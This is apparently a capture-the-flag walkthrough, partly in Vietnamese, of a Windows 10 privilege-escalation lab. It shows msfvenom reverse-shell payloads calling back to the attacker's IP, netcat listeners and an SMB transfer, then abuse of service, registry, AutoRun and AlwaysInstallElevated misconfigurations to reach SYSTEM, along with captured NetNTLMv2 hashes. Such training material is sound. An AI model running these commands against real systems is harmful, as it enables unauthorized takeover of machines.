
Task 1 Deploy the Vulnerable Windows VM

RDP should be available on port 3389 (it may take a few minutes for the service to start). You can login to the "user" account using the password "**password321**":

```
xfreerdp /u:user /p:password321 /cert:ignore /v:MACHINE_IP
```



Task 2 Generate a Reverse Shell Executable

Trên Kali, tạo một tệp thực thi shell đảo ngược (reverse.exe) bằng cách sử dụng msfvenom. Cập nhật địa chỉ IP LHOST phù hợp:
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.18.52.203 LPORT=53 -f exe -o reverse.exe

```
┌──(root㉿kali)-[/home/kali/tryhackme/windows10privesc]
└─# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.18.52.203 LPORT=53 -f exe -o reverse.exe
```

Chuyển tệp reverse.exe vào thư mục C:\PrivEsc trên Windows. Có nhiều cách bạn có thể thực hiện việc này, tuy nhiên, cách đơn giản nhất là khởi động máy chủ SMB trên Kali trong cùng thư mục với tệp, sau đó sử dụng lệnh sao chép tiêu chuẩn của Windows để truyền tệp.
Trên Kali, trong cùng thư mục với reverse.exe:
python3 /usr/share/doc/python3-impacket/examples/smbserver.py windows10privesc /home/kali/tryhackme/windows10privesc/

```
┌──(root㉿kali)-[/home/kali/tryhackme/windows10privesc]
└─# python3 /usr/share/doc/python3-impacket/examples/smbserver.py windows10privesc /home/kali/tryhackme/windows10pri
vesc
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.39.18,49860)
[*] AUTHENTICATE_MESSAGE (WIN-QBA94KB3IOF\user,WIN-QBA94KB3IOF)
[*] User WIN-QBA94KB3IOF\user authenticated successfully
[*] user::WIN-QBA94KB3IOF:aaaaaaaaaaaaaaaa:cfa267b4bc18735cb0dec829647a0f18:0101000000000000000522f4667aad9011aa58b21
6eda0f1f000000000100100075004c00700072004b00790046005a000300100075004c00700072004b00790046005a0002001000460050004b00
4f004100450062007400040010004600500 4b004f004100450062007400070008000052 2f4667aad901060004000200000080030003000000
0000000000000000000200000d1b62f2dcc14b19075fd2421b3c187cf0cf5a3e47f644a35a899c55e6fa55ec30a0010000000000000000000000
0000000000000900220063006900660073002f00310030002e00310038002e00350032002e003200300033000000000000000000000000000
[-] Unknown level for query path info! 0x109
[*] Disconnecting Share(1:IPC$)
```


Trên Windows (cập nhật địa chỉ IP bằng IP Kali của bạn):
copy \\10.18.52.203\windows10privesc\reverse.exe C:\PrivEsc\reverse.exe

```
C:\Users\user>copy \\10.18.52.203\windows10privesc\reverse.exe C:\PrivEsc\reverse.exe
        1 file(s) copied.

C:\Users\user>
```

Kiểm tra reversebằng cách thiết lập trình nghe netcat trên Kali:
sudo nc -nvlp 53

```
┌──(root㉿kali)-[/home/kali/tryhackme/windows10privesc]
└─# nc -lnvp 53
listening on [any] 53 ...
connect to [10.18.52.203] from (UNKNOWN) [10.10.39.18] 49868
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\PrivEsc>
```

Sau đó chạy tệp thực thi reverse.exe trên Windows và bắt shell:
C:\PrivEsc\reverse.exe



plink	2/22/2020 9:38 PM	Application	663 KB
PowerUp	2/22/2020 9:38 PM	Windows PowerS...	484 KB
PrintSpoofer	6/5/2020 9:06 AM	Application	27 KB
Procmon64	2/22/2020 9:38 PM	Application	1,230 KB
PsExec64	2/22/2020 9:38 PM	Application	367 KB
reverse	6/29/2023 1:31 AM	Application	7 KB
RoguePotato	5/11/2020 9:23 AM	Application	156 KB
savecred	6/5/2020 8:32 AM	Windows Batch File	1 KB
Seatbelt	2/22/2020 9:38 PM	Application	157 KB

```
C:\PrivEsc>whoami
whoami
win-qba94kb3iof\user

C:\PrivEsc>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 54A8-AA62

 Directory of C:\PrivEsc

06/29/2023  01:55 AM    <DIR>          .
06/29/2023  01:55 AM    <DIR>          ..
02/22/2020  10:38 PM           222,592 accesschk.exe
06/05/2020  08:32 AM               959 AdminPaint.lnk
02/22/2020  10:38 PM               232 CreateShortcut.vbs
06/05/2020  08:32 AM               990 lpe.bat
02/22/2020  10:38 PM           678,312 plink.exe
02/22/2020  10:38 PM           494,860 PowerUp.ps1
06/05/2020  09:06 AM            27,136 PrintSpoofer.exe
02/22/2020  10:38 PM         1,258,824 Procmon64.exe
02/22/2020  10:38 PM           374,944 PsExec64.exe
06/29/2023  01:31 AM             7,168 reverse.exe
05/11/2020  09:23 AM           159,232 RoguePotato.exe
06/05/2020  08:32 AM               221 savecred.bat
02/22/2020  10:38 PM           160,768 Seatbelt.exe
02/22/2020  10:38 PM            26,112 SharpUp.exe
03/06/2020  08:00 PM           229,376 winPEASany.exe
              15 File(s)      3,641,726 bytes
               2 Dir(s)  31,223,623,680 bytes free

C:\PrivEsc>
```

Task 3 Service Exploits - Insecure Service Permissions

Sử dụng accesschk.exe để kiểm tra quyền của tài khoản "user" trên dịch vụ "daclsvc":

```
C:\PrivEsc\accesschk.exe /accepteula -uwcqv user daclsvc
```

Lưu ý rằng tài khoản "user" có quyền thay đổi cấu hình dịch vụ (SERVICE_CHANGE_CONFIG).

```
C:\PrivEsc>accesschk.exe /accepteula -uwcqv user daclsvc
accesschk.exe /accepteula -uwcqv user daclsvc
RW daclsvc
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_CHANGE_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_START
        SERVICE_STOP
        READ_CONTROL

C:\PrivEsc>
```

Truy vấn dịch vụ và lưu ý rằng dịch vụ này chạy với các đặc quyền HỆ THỐNG (SERVICE_START_NAME): sc qc daclsvc

```
C:\PrivEsc>sc qc daclsvc
sc qc daclsvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: daclsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : "C:\Program Files\DACL Service\daclservice.exe"
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : DACL Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```


Sửa đổi cấu hình dịch vụ và đặt BINARY_PATH_NAME (binpath) thành tệp thực thi Reverse.exe mà bạn đã tạo:

```
sc config daclsvc binpath= "\"C:\PrivEsc\reverse.exe\""
```

```
C:\PrivEsc>sc config daclsvc binpath= "\"C:\PrivEsc\reverse.exe\""
sc config daclsvc binpath= "\"C:\PrivEsc\reverse.exe\""
[SC] ChangeServiceConfig SUCCESS
```

Bắt đầu một trình lắng nghe trên Kali và sau đó khởi động dịch vụ để tạo ra một trình bao đảo ngược đang chạy với các đặc quyền HỆ THỐNG:

```
net start daclsvc
```



Trả lời các câu hỏi dưới đây

What is the original BINARY_PATH_NAME of the daclsvc service ?

C:\Program Files\DACL Service\daclservice.exe

Task 4 Service Exploits - Unquoted Service Path

Truy vấn dịch vụ "unquotedsvc" và lưu ý rằng dịch vụ này chạy với các đặc quyền của HỆ THỐNG (SERVICE_START_NAME) và BINARY_PATH_NAME không được trích dẫn và chứa khoảng trắng.
sc qc unquotedsvc

```
C:\PrivEsc>sc qc unquotedsvc
sc qc unquotedsvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: unquotedsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Unquoted Path Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

Sử dụng accesschk.exe, lưu ý rằng nhóm BUILTIN\Users được phép ghi vào thư mục C:\PrivEsc\accesschk.exe /accepteula -uwdq "C:\Program Files\Unquoted Path Service\"


```
C:\PrivEsc>C:\PrivEsc\accesschk.exe /accepteula -uwdq "C:\Program Files\Unquoted Path Service\"
C:\PrivEsc\accesschk.exe /accepteula -uwdq "C:\Program Files\Unquoted Path Service\"
C:\Program Files\Unquoted Path Service
  Medium Mandatory Level (Default) [No-Write-Up]
  RW BUILTIN\Users
  RW NT SERVICE\TrustedInstaller
  RW NT AUTHORITY\SYSTEM
  RW BUILTIN\Administrators
```

Sao chép tệp thực thi reverse.exe mà bạn đã tạo vào thư mục này và đổi tên thành Common.exe:
copy C:\PrivEsc\reverse.exe "C:\Program Files\Unquoted Path Service\Common.exe"

```
C:\PrivEsc>copy C:\PrivEsc\reverse.exe "C:\Program Files\Unquoted Path Service\Common.exe"
copy C:\PrivEsc\reverse.exe "C:\Program Files\Unquoted Path Service\Common.exe"
        1 file(s) copied.
```

Bắt đầu một trình lắng nghe trên Kali và sau đó khởi động dịch vụ để tạo ra một trình bao đảo ngược đang chạy với các đặc quyền HỆ THỐNG:
net start unquotedsvc

```
C:\PrivEsc>net start unquotedsvc
net start unquotedsvc
The service is not responding to the control function.

More help is available by typing NET HELPMSG 2186.


C:\PrivEsc>
```



What is the BINARY_PATH_NAME of the unquotedsvc service?

C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe

Task 5 Service Exploits - Weak Registry Permissions

Truy vấn dịch vụ "regsvc" và lưu ý rằng dịch vụ này chạy với các đặc quyền HỆ THỐNG (SERVICE_START_NAME).
sc qc regsvc

```
C:\PrivEsc>whoami
whoami
win-qba94kb3iof\user

C:\PrivEsc>sc qc regsvc
sc qc regsvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: regsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : "C:\Program Files\Insecure Registry Service\insecureregistryservice.exe"
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Insecure Registry Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

Khi sử dụng accesschk.exe, hãy lưu ý rằng mục đăng ký cho dịch vụ regsvc có thể ghi được bởi nhóm "NT AUTHORITY\INTERACTIVE" (về cơ bản là tất cả người dùng đã đăng nhập):
C:\PrivEsc\accesschk.exe /accepteula -uvwqk HKLM\System\CurrentControlSet\Services\regsvc

```
C:\PrivEsc>accesschk.exe /accepteula -uvwqk HKLM\System\CurrentControlSet\Services\regsvc
accesschk.exe /accepteula -uvwqk HKLM\System\CurrentControlSet\Services\regsvc
HKLM\System\CurrentControlSet\Services\regsvc
  Medium Mandatory Level (Default) [No-Write-Up]
  RW NT AUTHORITY\SYSTEM
        KEY_ALL_ACCESS
  RW BUILTIN\Administrators
        KEY_ALL_ACCESS
  RW NT AUTHORITY\INTERACTIVE
        KEY_ALL_ACCESS
```

Ghi đè khóa đăng ký ImagePath để trỏ đến tệp thực thi Reverse.exe mà bạn đã tạo:
reg add HKLM\SYSTEM\CurrentControlSet\services\regsvc /v ImagePath /t REG_EXPAND_SZ /d C:\PrivEsc\reverse.exe /f

```
C:\PrivEsc>reg add HKLM\SYSTEM\CurrentControlSet\services\regsvc /v ImagePath /t REG_EXPAND_SZ /d C:\PrivEsc\reverse
.exe /f
reg add HKLM\SYSTEM\CurrentControlSet\services\regsvc /v ImagePath /t REG_EXPAND_SZ /d C:\PrivEsc\reverse.exe /f
The operation completed successfully.
```

Bắt đầu một trình lắng nghe trên Kali và sau đó khởi động dịch vụ để tạo ra một trình bao đảo ngược đang chạy với các đặc quyền HỆ THỐNG:
net start regsvc

```
C:\PrivEsc>net start regsvc
net start regsvc
```

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 53
listening on [any] 53 ...
connect to [10.18.52.203] from (UNKNOWN) [10.10.39.18] 49970
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoamu
whoamu
'whoamu' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Task 6 Service Exploits - Insecure Service Executables

Query the "filepermsvc" service and note that it runs with SYSTEM privileges (SERVICE_START_NAME).

```
sc qc filepermsvc
```

```
C:\PrivEsc>sc qc filepermsvc
sc qc filepermsvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: filepermsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : "C:\Program Files\File Permissions Service\filepermservice.exe"
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : File Permissions Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem

C:\PrivEsc>
```

Using accesschk.exe, note that the service binary (BINARY_PATH_NAME) file is writable by everyone:

```
C:\PrivEsc\accesschk.exe /accepteula -quvw "C:\Program Files\File Permissions Service\filepermservice.exe"
```

```
C:\PrivEsc>C:\PrivEsc\accesschk.exe /accepteula -quvw "C:\Program Files\File Permissions Service\filepermservice.exe
"
C:\PrivEsc\accesschk.exe /accepteula -quvw "C:\Program Files\File Permissions Service\filepermservice.exe"
C:\Program Files\File Permissions Service\filepermservice.exe
  Medium Mandatory Level (Default) [No-Write-Up]
  RW Everyone
        FILE_ALL_ACCESS
  RW NT AUTHORITY\SYSTEM
        FILE_ALL_ACCESS
  RW BUILTIN\Administrators
        FILE_ALL_ACCESS
  RW WIN-QBA94KB3IOF\Administrator
        FILE_ALL_ACCESS
  RW BUILTIN\Users
        FILE_ALL_ACCESS
```

Copy the reverse.exe executable you created and replace the filepermservice.exe with it:

```
copy C:\PrivEsc\reverse.exe "C:\Program Files\File Permissions Service\filepermservice.exe" /Y
```

```
C:\PrivEsc>copy C:\PrivEsc\reverse.exe "C:\Program Files\File Permissions Service\filepermservice.exe" /Y
copy C:\PrivEsc\reverse.exe "C:\Program Files\File Permissions Service\filepermservice.exe" /Y
        1 file(s) copied.
```

Start a listener on Kali and then start the service to spawn a reverse shell running with SYSTEM privileges:

```
net start filepermsvc
```

```
C:\PrivEsc>net start filepermsvc
net start filepermsvc
The service is not responding to the control function.

More help is available by typing NET HELPMSG 2186.
```

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 53
listening on [any] 53 ...
connect to [10.18.52.203] from (UNKNOWN) [10.10.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reser

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Task 7 Registry – AutoRuns

Truy vấn sổ đăng ký cho các tệp thực thi AutoRun:

```
reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

```
C:\PrivEsc>reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
    SecurityHealth    REG_EXPAND_SZ    %windir%\system32\SecurityHealthSystray.exe
    My Program    REG_SZ    "C:\Program Files\Autorun Program\program.exe"
```

Sử dụng accesschk.exe, lưu ý rằng mọi người có thể ghi một trong các tệp thực thi AutoRun:

```
C:\PrivEsc\accesschk.exe /accepteula -wvu "C:\Program Files\Autorun Program\program.exe"
```

```
C:\PrivEsc>C:\PrivEsc\accesschk.exe /accepteula -wvu "C:\Program Files\Autorun Program\program.exe"
C:\PrivEsc\accesschk.exe /accepteula -wvu "C:\Program Files\Autorun Program\program.exe"

AccessChk v4.02 - Check access of files, keys, objects, processes or services
Copyright (C) 2006-2007 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Program Files\Autorun Program\program.exe
  Medium Mandatory Level (Default) [No-Write-Up]
  RW Everyone
        FILE_ALL_ACCESS
  RW NT AUTHORITY\SYSTEM
        FILE_ALL_ACCESS
  RW BUILTIN\Administrators
        FILE_ALL_ACCESS
  RW WIN-QBA94KB3IOF\Administrator
        FILE_ALL_ACCESS
  RW BUILTIN\Users
        FILE_ALL_ACCESS
```


Sao chép tệp thực thi reverse.exe mà bạn đã tạo và ghi đè lên tệp thực thi AutoRun với tệp đó:

```
copy C:\PrivEsc\reverse.exe "C:\Program Files\Autorun Program\program.exe" /Y
```

```
C:\PrivEsc>copy C:\PrivEsc\reverse.exe "C:\Program Files\Autorun Program\program.exe" /Y
copy C:\PrivEsc\reverse.exe "C:\Program Files\Autorun Program\program.exe" /Y
        1 file(s) copied.
```

Bắt đầu trình nghe trên Kali và sau đó khởi động lại máy ảo Windows. Mở phiên RDP mới để kích hoạt trình bao đảo ngược chạy với đặc quyền của quản trị viên. Bạn không cần phải xác thực để kích hoạt nó, tuy nhiên nếu tải trọng không kích hoạt, hãy đăng nhập với tư cách quản trị viên (admin/password123) để kích hoạt. Lưu ý rằng trong một tương tác trong thế giới thực, bạn sẽ phải đợi quản trị viên tự đăng nhập!

```
rdesktop 10.10.83.153
```




```
┌──(root㉿kali)-[/home/kali/tryhackme/windows10privesc]
└─# nc -lnvp 53
listening on [any] 53 ...
connect to [10.18.52.203] from (UNKNOWN) [10.10.83.153] 49773
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
win-qba94kb3iof\admin

C:\Windows\system32>
```

Task 8 Registry - AlwaysInstallElevated

Query the registry for AlwaysInstallElevated keys:

```
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
```

Note that both keys are set to 1 (0x1).

```
C:\PrivEsc>reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1


C:\PrivEsc>reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1
```

On Kali, generate a reverse shell Windows Installer (reverse.msi) using msfvenom. Update the LHOST IP address accordingly:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.18.52.203 LPORT=53 -f msi -o reverse.msi
```

Transfer the reverse.msi file to the C:\PrivEsc directory on Windows (use the SMB server method from earlier).

copy \\10.18.52.203\windows10privesc\reverse.msi C:\PrivEsc\reverse.msi

```
┌──(root㉿kali)-[/home/kali/tryhackme/windows10privesc]
└─# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.18.52.203 LPORT=53 -f msi -o reverse.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of msi file: 159744 bytes
Saved as: reverse.msi

┌──(root㉿kali)-[/home/kali/tryhackme/windows10privesc]
└─# python3 /usr/share/doc/python3-impacket/examples/smbserver.py windows10privesc /home/kali/tryhackme/windows10privesc/
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.123.136,49747)
[*] AUTHENTICATE_MESSAGE (WIN-QBA94KB3IOF\user,WIN-QBA94KB3IOF)
[*] User WIN-QBA94KB3IOF\user authenticated successfully
[*] user::WIN-QBA94KB3IOF:aaaaaaaaaaaaaaaa:a79d6e1654b55ae2427037b17acbd41e:010100000000000080903f7e79aad901236c94fa
61f5b418000000000010010004b00790044004e00650068004a00760003001000 4b00790044004e00650068004a00760002001000670053006400
6f004a00700065004b00040010006700530064006f004a00700065004b000700080080903f7e79aad901060004000200000008003000300000000
0000000000000000002000003fee220e6efe2199ac133161f34a456b432e2ab317969e8aa00106990c2460a50a001000000000000000000000000000
0000000000000900220063006900660073002f00310030002e00310038002e00350032002e00320030003300000000000000000000000000000
[-] Unknown level for query path info! 0x109
```

```
C:\PrivEsc>copy \\10.18.52.203\windows10privesc\reverse.msi C:\PrivEsc\reverse.msi
copy \\10.18.52.203\windows10privesc\reverse.msi C:\PrivEsc\reverse.msi
        1 file(s) copied.
```

Start a listener on Kali and then run the installer to trigger a reverse shell running with SYSTEM privileges:

```
msiexec /quiet /qn /i C:\PrivEsc\reverse.msi
```


```
C:\PrivEsc>msiexec /quiet /qn /i C:\PrivEsc\reverse.msi
msiexec /quiet /qn /i C:\PrivEsc\reverse.msi

C:\PrivEsc>dir
dir
 Volume in drive C has no label.
